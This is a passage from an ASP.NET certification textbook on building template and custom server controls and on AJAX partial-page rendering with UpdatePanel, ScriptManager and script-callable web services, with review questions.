    output.RenderBeginTag(HtmlTextWriterTag.Span);
    output.Write("This text will be blue");
    output.RenderEndTag();
}
```

# UNDERSTANDING TEMPLATE CONTROLS

You can use the template controls and styles to create controls and add the functionalities without restricting the users in a fixed layout. With templates, the control consumer provides a set of HTML tags that specify the information and formatting used by the control. The template control uses one or more templates to render portions of its interface. This makes the template controls more flexible than ordinary controls. There are many controls that support templates, such as `GridView`, `ListView`, `DetailsView`, and `FormView`, available in .NET.



## CREATE A TEMPLATE CONTROL

You can create a template control by following these steps:

1. Create a composite control.
  2. Create one or more template containers as shown here. This allows you to specify the template declaratively in the .aspx page:

```
private ITemplate itemTemplate;
```
  3. Support the created template by providing a control property that accepts an `ITemplate` object as shown:

X REF

You can refer to the section “Analyzing Composite Controls” to understand the steps to create a composite control.

TAKE NOTE \*

The `template` property is not stored in view state because it is always retrieved from the .aspx file and it does not change programmatically. Therefore, you can store the property in a private variable and re-create it with each postback.

**CERTIFICATION READY?**

Choose appropriate controls based on business requirements.

1.1

**CERTIFICATION READY?**

Design controls for reusability.

1.2

The **ITemplate** interface focuses on defining a single method, **InstantiateIn()**, to create an instance of a template inside an existing control.

On calling the **InstantiateIn()** method, .NET parses the template and creates controls based on the tags and code in the template. These controls are then added to the control container, which is passed into the method. For example, if a template contains a single **Label** tag, then calling **InstantiateIn()** creates a **Label** control and adds it to the **Controls** collection of the specified container.

## ■ Inheriting from Control Base Classes

**THE BOTTOM LINE**

The custom server controls classes that you create inherit directly or indirectly from the **System.Web.UI.Control** or **System.Web.UI.WebControls** classes. The class **Control** in the **System.Web.UI** namespace offers the most essential and minimum functionality required for your custom controls. On the contrary, the **WebControl** class in the **System.Web.UI.WebControls** namespace supports user interface (UI) related properties such as **Font**, **ForeColor**, and **Border**. However, if you want your custom control to include both functionality and UI-related features; you can inherit from the **Control** class and combine the required server controls that render their UI.

### Inheriting from Control Class

The **Control** base class defines the properties, methods, and events that are shared by all ASP.NET server controls.

The **Control** class is the primary class that you derive from when you build your custom ASP.NET server controls. This class does not offer any UI-related features.

You can use the **Control** base class if you are planning to create a custom control that does not have a UI of its own or that combines other controls that render their own UI.

The **Control** class works as the base class for all ASP.NET server controls, including custom controls, user controls, and pages. The ASP.NET pages are instances of the **Page** class. These pages inherit from the **Control** class.

The following example demonstrates a custom server control that derives from the **Control** class. The **ControlContent** class overrides the **Control.Render** method. The method first checks whether the class has any child controls on the page. Then the method determines if the first child of the control is a literal control. If the conditions are met, the overridden method writes the HTML element **<H1> Literal control: </H1>** to the web forms page. Note that the overridden method **Render** in the code is preceded with the **PermissionSetAttribute** class. This is to ensure that the runtime checks the caller of this method for the permissions as specified in the named permission set **Execution**:

```
using System;
using System.Web;
using System.Web.UI;
using System.Security.Permissions;
namespace ControlSample
{
    public class ControlContent: Control
    {
        [System.Security.Permissions.PermissionSet( System.Security
        .Permissions.SecurityAction.Demand, Name="Execution")]

```

**TAKE NOTE\***

If your custom control contains hidden elements or meta elements that are not directly visible on the browser—such as your H1 tag—then, derive your control from the base `Control` class.

```
// Overrides the render method of the control class
protected override void Render(HtmlTextWriter output)
{
    // Checks if the class has any child controls and whether
    the first control is a literal control
    if ( HasControls() && (Controls[0] is LiteralControl) )
    {
        // Writes the h1 tag and the contents of the literal control
        output.Write("<H1>Literal Control: ");
        Controls[0].RenderControl(output);
        output.Write("</H1>");
    }
}
```

## Inheriting from WebControl Class

The `WebControl` base class defines properties, methods, and events that are common to all the web server controls such as `Label`, `TextBox`, and `Panel`.

If you are planning a custom control that offers a UI of its own, then you must derive either directly from the `WebControl` base class or indirectly from any of the controls in the `System.Web.UI.WebControls` namespace that suits your custom control.

The `WebControl` base class offers various properties, methods, and events. If you want to control the appearance and the behavior of a web server control, you have to set the properties defined in this class.

Following are a few examples in which you can use properties to control the appearance of a control:

- You must set the `BackColor` and `ForeColor` properties to specify the background color and font color of a control.
- To manipulate the appearance of the border for a control, you must set the `BorderWidth`, `BorderStyle`, and `BorderColor` properties.
- You can set the `Height` and `Width` properties of a control to manipulate the size of a web server control.

Following are a few examples in which you can use properties to manage the behavior of a control:

- You can set the `Enabled` property to enable or disable a control.
- The `TabIndex` property helps you set the tab order of a control.
- You must set the `ToolTip` property of a control if you want to specify a tool tip for that control.

## INHERITING DIRECTLY FROM WEBCONTROL CLASS

The `WebControl` class offers all the properties discussed earlier and several more. The following example creates a custom control that inherits from the `WebControl` class. The custom control in the class is based on the HTML `div` control. Note that the overridden method, `AddAttributesToRender`, is preceded with the `PermissionSetAttribute` class in the code. This is to ensure that the runtime checks the caller of this method for the permissions as specified in the `FullTrust` named permission set:

```
using System;
using System.Security.Permissions;
using System.Web.UI;
using System.Web.UI.WebControls;
```

```
// Renders the div tag shown here: <div onclick="alert('Did you
click me?');" style="color:Green;"><u>To know more, click me.</u></div>
public class NewWebControl: WebControl
{
    public NewWebControl(): base(HtmlTextWriterTag.Div)
    {
    }
    [System.Security.Permissions.PermissionSet( System.Security
    .Permissions.SecurityAction.Demand, Name="FullTrust")]
    // Overrides the AddAttributesToRender method of the WebControl
    class to add attributes for the div tag
    protected override void AddAttributesToRender(HtmlTextWriter writer)
    {
        // Adds the onclick attribute
        writer.AddAttribute( HtmlTextWriterAttribute.Onclick,
        "alert(' Did you click me?');");
        // Adds the color attribute
        writer.AddStyleAttribute( HtmlTextWriterStyle.Color, "Green");
        // Calls the base method
        base.AddAttributesToRender(writer);
    }
    [System.Security.Permissions.PermissionSet( System.Security
    .Permissions.SecurityAction.Demand, Name="FullTrust")]
    // Overrides the RenderContents method
    protected override void RenderContents(HtmlTextWriter writer)
    {
        // Writes the div tag text
        writer.Write("<u>To know more, click me.</u>");
        // Calls the base method
        base.RenderContents(writer);
    }
}
```

**TAKE NOTE\***

If your custom control contains elements that are directly visible on the browser such as your web server controls, then derive your control from the base `WebControl` class.

The custom control class overrides the two methods: `AddAttributesToRender` and `RenderContents`. The `AddAttributesToRender` method defines all the attributes to be rendered; the `RenderContents` method defines the content to be rendered. Both these methods use the `HtmlTextWriter` object to render the HTML content.

## INHERITING INDIRECTLY FROM WEBCONTROL CLASS

As discussed earlier, you can inherit indirectly from a `WebControl` class. You can do this by inheriting from any of the controls in the `System.Web.UI.WebControls` namespace. The controls inherit from the `WebControl` class and therefore you are indirectly inheriting from the `WebControl` class.

The following code example shows a custom `WelcomeMessage` control class that derives from the `Label` web server control. Authorized or anonymous users can visit your Web site. The `WelcomeMessage` control displays a custom message for an authentic user, “Welcome, Username!” If you set the `Text` property of the `WelcomeMessage` control to “Welcome,” then, the control concatenates the username from the user identity to display the custom welcome message. If the user is not an authenticated user, then the `WelcomeMessage` control displays the text from the `GuestWelcomeMessage` property. You can set the `GuestWelcomeMessage` property to provide a default name for unauthorized or guest users of the Web site. For example, if you set this property to “Guest,” then the `WelcomeMessage` control displays the message, “Welcome, Guest!” Note that the code protects the class `WelcomeMessage` using the `AspNetHostingPermission` permission declaratively through the attribute `AspNetHostingPermissionAttribute` class. This is to

**TAKE NOTE\***

The `AspNetHostingPermission` enables you to control access permissions to the code that accesses protected ASP.NET classes.

### MORE INFORMATION

To know more about the **AspNetHostingPermission**, refer to the section **AspNetHostingPermission Class** in the MSDN library.

ensure that code that creates an instance of this class must be running with at least a minimal **AspNetHostingPermission** permission level:

```
using System;
using System.ComponentModel;
using System.Security.Permissions;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

namespace WelcomeMessageControl
{
    [AspNetHostingPermission(SecurityAction.Demand,
        Level = AspNetHostingPermissionLevel.Minimal),
     AspNetHostingPermission(SecurityAction.InheritanceDemand, Level =
     AspNetHostingPermissionLevel.Minimal), DefaultProperty("Text"),
     ToolboxData("<{0}>:WelcomeMessage runat=\"server\" </{0}>:
     WelcomeMessage")]
    // Inherits from the Label control
    public class WelcomeMessage: Label
    {
        [Bindable(false), Category("Appearance"), Description("This
        message is for a default user."), DefaultValue(""), Localizable(true) ]
        // Defines the GuestWelcomeMessage property to provide a
        default welcome message for unauthenticated and guest users
        public string GuestWelcomeMessage
        {
            get
            {
                // Uses view state to store and retrieve values of the
                property
                string str = (string)ViewState["GuestWelcomeMessage"];
                return (str == null) ? String.Empty: str;
            }
            set
            {
                ViewState["GuestWelcomeMessage"] = value;
            }
        }
        // Overrides the RenderContents method of the base class
        protected override void RenderContents(HtmlTextWriter writer)
        {
            writer.WriteEncodedText(Text);
            // Provides custom welcome message for an authenticated user
            if (Context != null)
            {
                string str = Context.User.Identity.Name;
                if (str != null && str != String.Empty)
                {
                    string[] strssplit = str.Split('\\');
                    int count = strssplit.Length - 1;
                    if (strssplit[count] != String.Empty)
                    {
                        writer.Write(", ");
                        writer.Write(strssplit[count]);
                    }
                }
            }
        }
}
```

```
// Provides a default message from the new property for guest  
and unauthorized users  
else  
{  
    if (GuestWelcomeMessage != String.Empty)  
    {  
        writer.Write(", ");  
        writer.Write(GuestWelcomeMessage);  
    }  
}  
}  
}
```

**TAKE NOTE\***

If your custom control extends the functionalities of any basic web server controls such as **Label** or **Button**, then derive your control from the class of that web server control.

**CERTIFICATION READY?**  
Design controls for  
reusability.  
1.2

The **WelcomeMessage** class does the following:

- Inherits from the **Label** control and thus inherits and uses the **Text** property of the **Label** control.
- Defines the **get** and **set** methods for the new **GuestWelcomeMessage** property.
- Uses view state to store and retrieve the values of the **GuestWelcomeMessage** property.
- Overrides the **RenderContents** method of the **Label** class to render the appropriate text message.
- Uses the **HtmlTextWriter** object to write markup text to the output stream.
- Uses the **Context** object to check the identity of the user.

## SKILL SUMMARY

In this lesson, you learned how to create reusable user and custom web server controls.

User controls are similar to web pages, and you can easily create them by using drag and drop in the IDE. However, you cannot call these controls directly from the web browser and you cannot share a single copy of this control across web applications.

You can create web custom controls that can be compiled into dll assemblies. You can then deploy these assemblies into the GAC and share it among multiple web applications in your organization.

Custom server controls inherit from the **Control** or the **WebControl** base classes. If you must render controls that are not visible on the browser, then you must inherit from the **Control** class. If you must render controls that have a user interface of their own, then you must inherit from the **WebControl** class. In case you want to create a custom control by extending the functionality of a web server control, then you must inherit from that web server control.

For the certification examination:

- Identify and create user controls to suit business requirements.
- Know how to design and create custom controls to suit business requirements.
- Know how to inherit control behavior from base control classes.

## ■ Knowledge Assessment

### Matching

*Match the following descriptions to the appropriate terms.*

- |                       |  |
|-----------------------|--|
| a. User Control       | _____ 1. Control class that is compiled into dll files.                    |
| b. Custom Control     | _____ 2. Control class that is made up of one or more web server controls. |
| c. Web Server Control | _____ 3. Control that can only be embedded into web pages and used.        |
| d. Composite Control  | _____ 4. Control that inherits from base control classes.                  |
| e. Derived Control    | _____ 5. Control that is part of the .NET Framework class library.         |

### True / False

*Circle T if the statement is true or F if the statement is false.*

- |   |
|---|
| T F 1. You cannot create a user control from an existing web forms page.  |
| T F 2. The Shared attribute of the OutputCache directive works well when applied for a page.                                  |
| T F 3. A user control cannot contain <html>, <body>, or <form> tags in it, because these tags can appear only once in a page. |
| T F 4. The INamingContainer interface plays an important role in implementation of the composite control.                     |
| T F 5. The properties, methods, and events provided by the WebControl base class are common to all the web server controls.   |

### Fill in the Blank

*Complete the following sentences by writing the correct word or words in the blanks provided.*

1. You can enable output caching of a user control programmatically using the \_\_\_\_\_ attribute.
2. User control begins with the \_\_\_\_\_ directive.
3. Most of the custom server controls are derived from the \_\_\_\_\_ class.
4. \_\_\_\_\_ controls combine existing controls using class composition.
5. You must use the \_\_\_\_\_ base class to render hidden elements to a web page.

### Multiple Choice

*Circle the letter that corresponds to the best answer.*

1. Which of the following attributes of the OutputCache directive varies the output caching of a user control by the control name?
  - a. VaryByParam
  - b. VaryByControl
  - c. VaryByCustom
  - d. VaryByUserControl

2. Which of the following methods enables you to load your user control on a page at runtime?
  - a. LoadControl method of Page object
  - b. Render method of Page object
  - c. LoadControl method of your user control
  - d. Control method of your user control
3. Which of these methods is defined by the `IPostBackDataHandler` interface?
  - a. LoadpostData
  - b. ManagepostData
  - c. RaisePostdataChangedEvent
  - d. PostdataChangedEvent
4. Which type of server control can be derived from the `CompositeControl` class?
  - a. Standard server controls
  - b. Composite controls
  - c. User controls
  - d. Template controls
5. Which of these properties is used to enable or disable a web server control?
  - a. Enabled
  - b. IsEnabled
  - c. Active
  - d. Disabled

## Review Questions

1. You are a solution architect, and a team is developing a web application under your guidance. The team has developed a web page, and you find that you need to incorporate the same functionality across multiple web pages. What solution would you suggest to the team?
2. Your team is developing a news channel Web site. Each web page in the site would contain all the news of the hour as a common item. You must display the news in a list with a brief description, place, and time of the day. How would you achieve this?

## ■ Case Scenarios

### Scenario 5-1: Creating WYSIWYG Custom Controls

You have designed a page named Address.aspx for a web application that contains a list of text box controls and a button control to accept user address details. The Address.aspx uses a code-behind model. While designing another web application, you are required to provide a consistent user interface across a few pages that are similar to the user interface of the Address.aspx page. How will you reuse the existing Address.aspx page?

### Scenario 5-2: Preserving State in Custom Controls

You need to maintain small amounts of critical data that are essential for the control across postbacks. You have disabled the control view states for performance reasons. How will you achieve this?



## Workplace Ready

### Designing Custom Controls

ASP.NET offers a wide range of web server controls to help you achieve almost anything you want. However, in some specific scenarios, you might feel the lack of readymade controls for you to use or you may want to extend the capabilities of the existing controls to suit your requirements.

For example, you are a solution architect for a company. A team is developing a Web site under your guidance. The Web site needs to display current stock prices on all web pages. The stocks must appear in a continuously scrolling bulletin board. When the user clicks on any of the stocks, the details about the stock must appear in another web page. What can you do to create a stock bulletin board that appears in all web pages?

# Leveraging Scripting with ASP.NET AJAX

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Implementing Server-Side Scripting with ASP.NET AJAX	Identify the appropriate usage of ASP.NET AJAX. (Implementing partial page updates with update panel.)	1.6
Understanding the ASP.NET AJAX Control Toolkit	Identify the appropriate usage of ASP.NET AJAX. (Using ASP.NET AJAX controls and script services.)	1.6
Implementing Client-Side Scripting with ASP.NET AJAX	Manage JavaScript dependencies with server controls.	1.7

## KEY TERMS

**AJAX Control Toolkit**

**asynchronous postback**

**client-side JavaScript libraries**

**partial-page rendering**

**web services**

ASP.NET AJAX (Asynchronous JavaScript and XML) provides a development framework with client-script libraries and server components that enable a developer to build rich web applications faster and with ease. ASP.NET AJAX web development offers:

- **Support for client-side processing:** In AJAX-enabled applications, most web page processing is enabled at the client side. This feature improves efficiency because it avoids multiple round-trips to the server. Additionally, you can use the autogenerated proxy classes, which simplifies the process of calling **web services** from client script. You can use Web Service Description Language (WSDL) to autogenerate a proxy class that resembles an interface definition file and serves as a programmatic interface between the client and the web service.
- **Support for customized controls:** The framework provided by ASP.NET AJAX enables you to customize server controls to include client capabilities. Additionally, ASP.NET AJAX provides partial page updates without writing client script to manage the updating process.
- **Support for browsers:** ASP.NET AJAX provides support for most commonly used client browsers.

Using these key features along with other features of ASP.NET AJAX such as enabling cross-browser compatibility without scripting and reducing page refresh and flicker, you can ensure much easier and efficient web application development.

## ■ Implementing Server-Side Scripting with ASP.NET AJAX



**THE BOTTOM LINE** You can use the ASP.NET AJAX server controls in your ASP.NET web page for **partial-page rendering**, which enables client calls to web service methods without posting the page back to the server.

### Introducing Partial-Page Rendering

Whenever a user performs certain actions such as button clicks, it involves the postback of ASP.NET web pages. When a page is posted back, the ASP.NET server renders the entire page with the modified values. You can make user interaction with your web page minimal by reloading only the portion of the page that has changed since the last postback. This reduces the need to reload the complete page during postbacks, thereby saving time, improving performance, and improving user experience and interactivity with the web page.

#### INTRODUCING FEATURES THAT SUPPORT PARTIAL-PAGE RENDERING

The main features of AJAX functionality in ASP.NET that support rendering portions of the web page include:

- **Declarative model:** You can define partial-page rendering declaratively; this is similar to using the declarative model for other ASP.NET server controls.
- **Server controls:** ASP.NET AJAX provides server controls that include the `UpdatePanel` and the `ScriptManager` controls, which provide support for partial-page updates.
- **API:** You can use the APIs provided by the AJAX client library along with the ASP.NET AJAX server controls to access additional functionalities. For example, you can display custom progress messages during an **asynchronous postback** or enable your Web site users to cancel a postback.
- **Error handling:** ASP.NET also provides error-handling options during partial-page updates. For example, you can customize the display of errors in the browser.
- **Cross-browser compatibility:** Additionally, AJAX features in ASP.NET automatically take care of cross-browser compatibility.

### Using Server Controls that Support Partial-Page Updates

You can implement partial-page rendering by using ASP.NET AJAX web server controls.

You can add AJAX functionality to ASP.NET web pages to update individual parts of your web page that involves asynchronous postback. The asynchronous postback is similar to a synchronous postback where all the server page life cycle events occur. Additionally, the server preserves the view state and form data. However, during the rendering process, the server renders only the parts of the page that you specify for the update process.



#### IMPLEMENT PARTIAL-PAGE UPDATE

To implement partial-page update using AJAX functionality:

1. Identify the required parts of the page that you would like to update.
2. Add the content of the identified parts to the `UpdatePanel` control.
3. Finally, add the `UpdatePanel` control to your web page either by dragging the control from the Visual Studio Toolbox to your web page or by adding the control using declarative markup in the page.
4. Additionally, place a `ScriptManager` control on the page to support partial-page rendering.

**TAKE NOTE\***

You can add HTML or other ASP.NET controls to an **UpdatePanel** control. Additionally, you can make controls residing outside an **UpdatePanel** control cause an asynchronous postback and refresh the panel control's content. A control that causes asynchronous postbacks is called a trigger.

## USING UPDATEPANEL AND SCRIPTMANAGER CONTROLS

The controls that you add to an **UpdatePanel** control automatically initiate asynchronous postbacks and cause partial-page updates by default.

The **ScriptManager** control keeps track of all the **UpdatePanel** controls placed on the page and their respective triggers. In addition, the **ScriptManager** helps the server determine the section of the page to render during asynchronous postback.

Consider that you have a drop-down list that displays a list of colors and a button control. When the user selects a color from the list, you want to change the background color of the button control. The following code sample shows how to add an **UpdatePanel** control and a **ScriptManager** control to an ASP.NET web page to implement partial-page rendering. The code adds a **Button** control and a **DropDownList** control inside an **UpdatePanel** control:

```
<html>
  <head runat="server">
    <title>
      Implementing Partial Page Rendering
    </title>
  </head>
  <body>
    <form id="form1" runat="server">
      <asp:ScriptManager ID="ScriptManager1" runat="server" />
      <asp:UpdatePanel ID="UpdatePanel1" runat="server">
        <ContentTemplate>
          <div>
            <asp:Button ID="myButton" Text="Test Button" runat="server"/>
            Color:
            <br/>
            <asp:DropDownList ID="ListofColors" AutoPostBack="True"
              OnSelectedIndexChanged="DropDownSelection_Change"
              runat="server">
              <asp:ListItem Selected="True" Value="Grey">
                Grey </asp:ListItem>
              <asp:ListItem Value="Green">
                Green </asp:ListItem>
              <asp:ListItem Value="Pink">
                Pink </asp:ListItem>
            </asp:DropDownList>
          </div>
        </ContentTemplate>
      </asp:UpdatePanel>
    </form>
  </body>
</html>
```

The following is the **DropDownSelection\_Change** event handler. The handler sets the background color of the **myButton** control to the color that is selected in the **ListofColors** **DropDownList** control:

```
void DropDownSelection_Change(Object sender, EventArgs e)
{
  myButton.BackColor = System.Drawing.Color.FromName(ListofColors
    .SelectedItem.Value);
}
```

**TAKE NOTE\***

When you add `UpdatePanel` and `ScriptManager` controls to a page for partial-page rendering, the `PageRequestManager` class automatically starts managing the partial-page updates of server `UpdatePanel` controls in the browser. Therefore, you do not need to explicitly invoke the `PageRequestManager` class.

## Using Client Script for Partial-Page Updates

You can use the APIs available in the ASP.NET AJAX client-script libraries to enable customized partial-page updates on a page.

You can use the `PageRequestManager` class provided in the ASP.NET AJAX client library to support partial-page updates in the browser. The `PageRequestManager` class enables you to respond to asynchronous postbacks in addition to updating content in individual parts of the page.

### CUSTOMIZING PARTIAL-PAGE UPDATES

You can customize partial-page updates on a page by using the `PageRequestManager` class in JavaScript. For example, when multiple asynchronous postbacks happen, you can create client scripts using the `PageRequestManager` class to provide precedence to a specific asynchronous postback, and you can also allow users to cancel postbacks that are already in progress.

For example, the following code sample uses an instance of the `PageRequestManager` class to cancel a currently executing postback. The code gets an instance of the `PageRequestManager` class by invoking the `GetInstance` method of the `PageRequestManager` class and calls its `abortPostBack` method to cancel the ongoing postback:

```
<script type="text/javascript" language="javascript">
    var pagereqman = Sys.WebForms.PageRequestManager.getInstance();
    pagereqman.abortPostBack();
</script>
```

## Introducing Classes that Support Partial-Page Updates

ASP.NET AJAX provides different server classes to support partial-page rendering.

The key server classes provided by the ASP.NET AJAX for partial-page rendering process are:

- `UpdatePanel`
- `ScriptManager`
- `ScriptManagerProxy`

### ANALYZING UPDATEPANEL CLASS

The `UpdatePanel` class allows you to selectively update different sections of a page by using multiple `UpdatePanel` controls. You can specify the individual panel settings and use the control's client-side or server-side logic to customize the content updates.

Consider that you want to refresh portions of a web page at different times. To demonstrate this, the following code sample shows an ASP.NET page with two `UpdatePanel` controls. The first panel contains a `Label` control and a `Button` control, and the second panel contains a `Calendar` control. When the user clicks on the button control on the first panel, the first panel refreshes and the second panel remains unaffected:

```
<html>
    <head runat="server">
        <title> Multiple UpdatePanels </title>
    </head>
    <body>
        <form id="form1" runat="server">
            <div>
                <asp:ScriptManager id="ScriptManager1" runat="server"/>
                <asp:UpdatePanel id="First_Panel" runat="server">
                    <ContentTemplate>
```

```
<asp:Label ID="lbl_Panel1" runat="server"
Text="Refresh time of the panel control"/>
    <asp:Button ID="btn_Panel1" runat="server"
Text="Button at Panel 1" OnClick="btn_Panel1_Click" />
</ContentTemplate>
</asp:UpdatePanel>
<asp:UpdatePanel ID="Second_Panel" runat="server">
    <ContentTemplate>
        <asp:Calendar ID="c1n_Panel2" runat="server"/>
    </ContentTemplate>
</asp:UpdatePanel>
</div>
</form>
</body>
</html>
```

The following is the click event handler for the `btn_Panel1` Button control. The handler displays the current time in the `lbl_Panel1` Label control:

```
protected void btn_Panel1_Click(object sender, EventArgs e)
{
    lbl_Panel1.Text = DateTime.Now.ToString();
}
```

Run the code sample, and click the Button control placed in the first panel to display the last refreshed time on the Label control. Now, if you change the date in the `Calendar` control placed in the second panel, you will notice that the time displayed in the other panel does not change. This means that by placing the required individual regions in separate `UpdatePanel` controls, you can update those regions independently.

The `UpdatePanel` controls can be nested within user-defined custom controls, other `UpdatePanel` controls, and other templated controls such as the `GridView` or `Repeater` controls. These nested controls can be used both in master and control pages.

**TAKE NOTE\***

You can add `UpdatePanel` controls either programmatically at runtime or declaratively at design time. Additionally, during the asynchronous postback, the `UpdatePanel` control adds a custom HTTP header. However, certain proxies remove the custom HTTP header. When this happens, the server cannot handle the request as an asynchronous postback, which may in turn cause a client-side error. To resolve such problems, you can insert a custom form field while performing postback asynchronously. You can then check the custom form field in the server-side code to verify that the postback is asynchronous. For example, in the previous code sample, you can insert a custom form field. Then check the inserted custom form field in the `btn_Panel1_Click` event handler to verify that the postback is asynchronous.

## ANALYZING SCRIPTMANAGER CLASS

You can use the `ScriptManager` control with the `UpdatePanel` control for partial-page rendering. The `ScriptManager` control renders script that enables the asynchronous posts and partial-page updates. Additionally, the `ScriptManager` is responsible for handling the asynchronous posts and for refreshing only the specified parts of the page for update.

**TAKE NOTE\***

You can place only one `ScriptManager` control in a page. Additionally, every page that uses ASP.NET AJAX features requires an instance of the `ScriptManager`. Apart from managing partial-page rendering, one important task of the `ScriptManager` is to create proxies that you can use to call web service methods from the client asynchronously.

**X** REF

You can refer to the topic “Using Web Services in ASP.NET AJAX” in this lesson to learn how to use the **ScriptManager** to refer to the required web services from a page.

**TAKE NOTE \***

If **EnablePartialPageRendering** is set to true, but the **SupportsPartialRendering** property is not set explicitly, then the capabilities of the client’s browser determines whether partial-page rendering for a page is supported. Additionally, the default value of both the **EnablePartialPageRendering** and **SupportsPartialRendering** properties is set to true.

**WARNING** You can also set the value of the **EnablePartialRendering** and the **SupportsPartialRendering** properties programmatically at runtime. However, you need to set their values either during or before the page’s **Init** event is triggered. Otherwise, the system throws an **InvalidOperationException**. Additionally, the system throws an **InvalidOperationException** if you set the **EnablePartialRendering** property false, when the **SupportsPartialRendering** property is set to true.

Additionally, if you disable partial-page rendering for a page, or the client browser does not support partial-page rendering, the page performs the normal synchronous postback. In this case, the server renders the controls inside an **UpdatePanel** control as any other regular control and refreshes the complete page.

## Using Web Services in ASP.NET AJAX

AJAX-enabled ASP.NET web pages allow you to access web services from client script.

ASP.NET web services are a collection of one or more server-side methods. You can call these methods from the client browser asynchronously using client script. If this call is from within an AJAX-enabled page, the web service method is invoked without a postback, and without refreshing the entire page, because transfers between the server and the client browsers only involve data.

## CREATING AN AJAX-ENABLED WEB SERVICE

To create a web service in Visual Studio, select **Website**→**Add New Item** and then select the **Web Service** template. Enter a filename for your web service, such as **MyWebService.asmx**, and then click **Add**. This creates two files:

- **MyWebService.asmx**: The **.asmx** is the file you can invoke to call web service methods.
- **MyWebService.cs**: The **.cs** class file contains the actual web service code.

The following code sample shows the **WebService** directive placed in the **MyWebService.asmx** file. The **WebService** directive in the **.asmx** file contains the language of the code, location of the **.cs** file, and the class name:

```
<%@ WebService Language="C#" CodeBehind("~/App_Code/MyWebService.cs")
Class="MyWebService" %>
```

Consider a web service method that displays a welcome message when called. The following code sample shows the code placed inside the MyWebService.cs file:

```
using System;
using System.Web;
using System.Collections;
using System.Web.Services;
using System.Web.Services.Protocols;
[WebService(Namespace="http://Samplecompany.org")]
[WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]
// The following attribute allows the service to
// be called from script using ASP.NET AJAX.
[System.Web.Script.Services.ScriptService]
public class MyWebService : System.Web.Services.WebService
{
    public MyWebService()
    {
    }
    [WebMethod]
    public string Message()
    {
        string msg = "Welcome!";
        return msg;
    }
}
```

In the given code, the class `MyWebService` is preceded with three attributes:

- **WebService**: Sets the XML namespace used in web service messages.
- **WebServiceBinding**: Specifies the level of standard compliance that the web service supports.
- **ScriptService**: Allows client script from ASP.NET AJAX-enabled web pages to call the web service methods.

Additionally, note that the function name `Message` is preceded with a `WebMethod` attribute in the code. This attribute should be set for a client-side JavaScript to use your web service (`Message`). Otherwise, only server-side code will be able to use the web service.

**TAKE NOTE\***

When you create and expose web services to client script, the ASP.NET automatically creates a JavaScript proxy class for the web services through which your JavaScript code can access the web service methods. Additionally, to enable web service calls from script, you must configure the `web.config` file accordingly. However, when you create your ASP.NET 3.5 application in Visual Studio, the required settings in the `web.config` are automatically added to ease your part in this case.

## CALLING THE AJAX-ENABLED WEB SERVICE

After creating a web service, you need to configure your web page so that it refers to the created web service. You can refer to the required web services by adding `ServiceReference` child elements to the `ScriptManager` control. The following code sample shows how to add a reference to a web service to your ASP.NET web page:

```
<asp:ScriptManager runat="server" ID="scriptManager1">
    <Services>
        <asp:ServiceReference path "~/MyWebService.asmx"/>
    </Services>
</asp:ScriptManager>
```

You can add references to all the web services that your page may access under the **Services** section inside the **ScriptManager** control. The **ServiceReference** object sends instruction to ASP.NET to generate a JavaScript proxy class. This proxy class contains methods corresponding to the web methods of the web service class that it points to.

For example, the following code sample shows a JavaScript code sample that calls the **Message** web method of the **MyWebService** class, shown in the previous example. The client-side web service calls are asynchronous; therefore, you have to call the web methods with one extra parameter that indicates the client-side JavaScript function. This function will process the receiving result. The **FuncReturnValue** is the name of the JavaScript function in this example that will handle the result received:

```
MyWebService.Message(FuncReturnValue);
```

The following code sample shows the JavaScript function **FuncReturnValue** that receives the return value of the web method **Message**. The **FuncReturnValue** function is invoked when the response arrives:

```
// Callback function that processes the WebService return value
function FuncReturnValue(result)
{
    document.write(result);
}
```

#### CERTIFICATION READY?

Identify the appropriate usage of ASP.NET AJAX.  
(Implementing partial page updates with update panel.)

1.6

## ■ Understanding the ASP.NET AJAX Control Toolkit



**THE BOTTOM LINE**

Imagine a Web site that provides an interactive web experience by using controls with multipurpose effects such as automatic completion, drag-and-drop, animation, resizing, masked editing, and much more. As a developer, you could spend enormous amounts of effort and time to design controls with such effects. To make your task easy, ASP.NET AJAX provides you with a control toolkit that you can use in your web pages, like any other web server control, to enhance users' web experiences.

The ASP.NET **AJAX Control Toolkit** is an open-source project developed by the ASP.NET AJAX community in collaboration with Microsoft. It provides you with a collection of controls and control extenders. Using the Control Toolkit, you can write reusable, customizable, and extensible ASP.NET extenders and controls.

### Installing the ASP.NET AJAX Control Toolkit

To work with the Control Toolkit, you will need to download and install the AJAX Control Toolkit.

You can download the AJAX Control Toolkit from <http://AjaxControlToolkit.CodePlex.com>. On the download page, you can see a list of different versions of the AJAX Control Toolkit from which you can choose the required version. After you download, you may have to unblock the file as you downloaded the file from a different computer. To do so, right click the file, select Properties, and then click the Unblock button. You can then unzip the file to extract its contents.

### ADDING THE AJAX CONTROL TOOLKIT TO VISUAL STUDIO TOOLBOX

You can add the AJAX Control Toolkit to the Visual Studio Toolbox for easy accessibility to the Toolkit during the development process.



## ADD THE AJAX CONTROL TOOLKIT TO TOOLBOX

To add an AJAX Control Toolkit to the Visual Studio Toolbox, perform the following steps:

### TAKE NOTE\*

To start using the required ASP.NET AJAX control in your web page, you should first add a reference to the **ScriptManager** control to the page, which is central to AJAX functionality in ASP.NET.

1. Create a new ASP.NET Web site by selecting the menu option File→New Website. Then, double click the Default.aspx in the Solution Explorer window to open the file in the editor.
2. Right click the toolbox and select Add Tab to create a toolbox tab for the controls. Then, specify a name such as AJAX Toolkit and then press Enter.
3. Right click the new tab and select Choose Items to add the controls to the created tab.
4. Click Browse in the Choose Toolbox Items dialog box. Then browse to the folder where you extracted the AJAX Control Toolkit, select the AjaxControlToolkit.dll, and click OK. The list will display all the components from AjaxControlToolkit.dll with checkmarks next to each one.
5. Click OK if you want to add all controls displayed to the Toolbox in a single step, just click OK.

After you add the ASP.NET AJAX Control Toolkit to your Visual Studio toolbox, you can use the same in all of your Web pages and in all of your Web sites.

## Exploring the AJAX Control Toolkit

The AJAX Toolkit provides collections of controls and control extenders, which you can use to create rich interactive web applications easily.

## USING THE CONTROL EXTENDERS IN AJAX CONTROL TOOLKIT

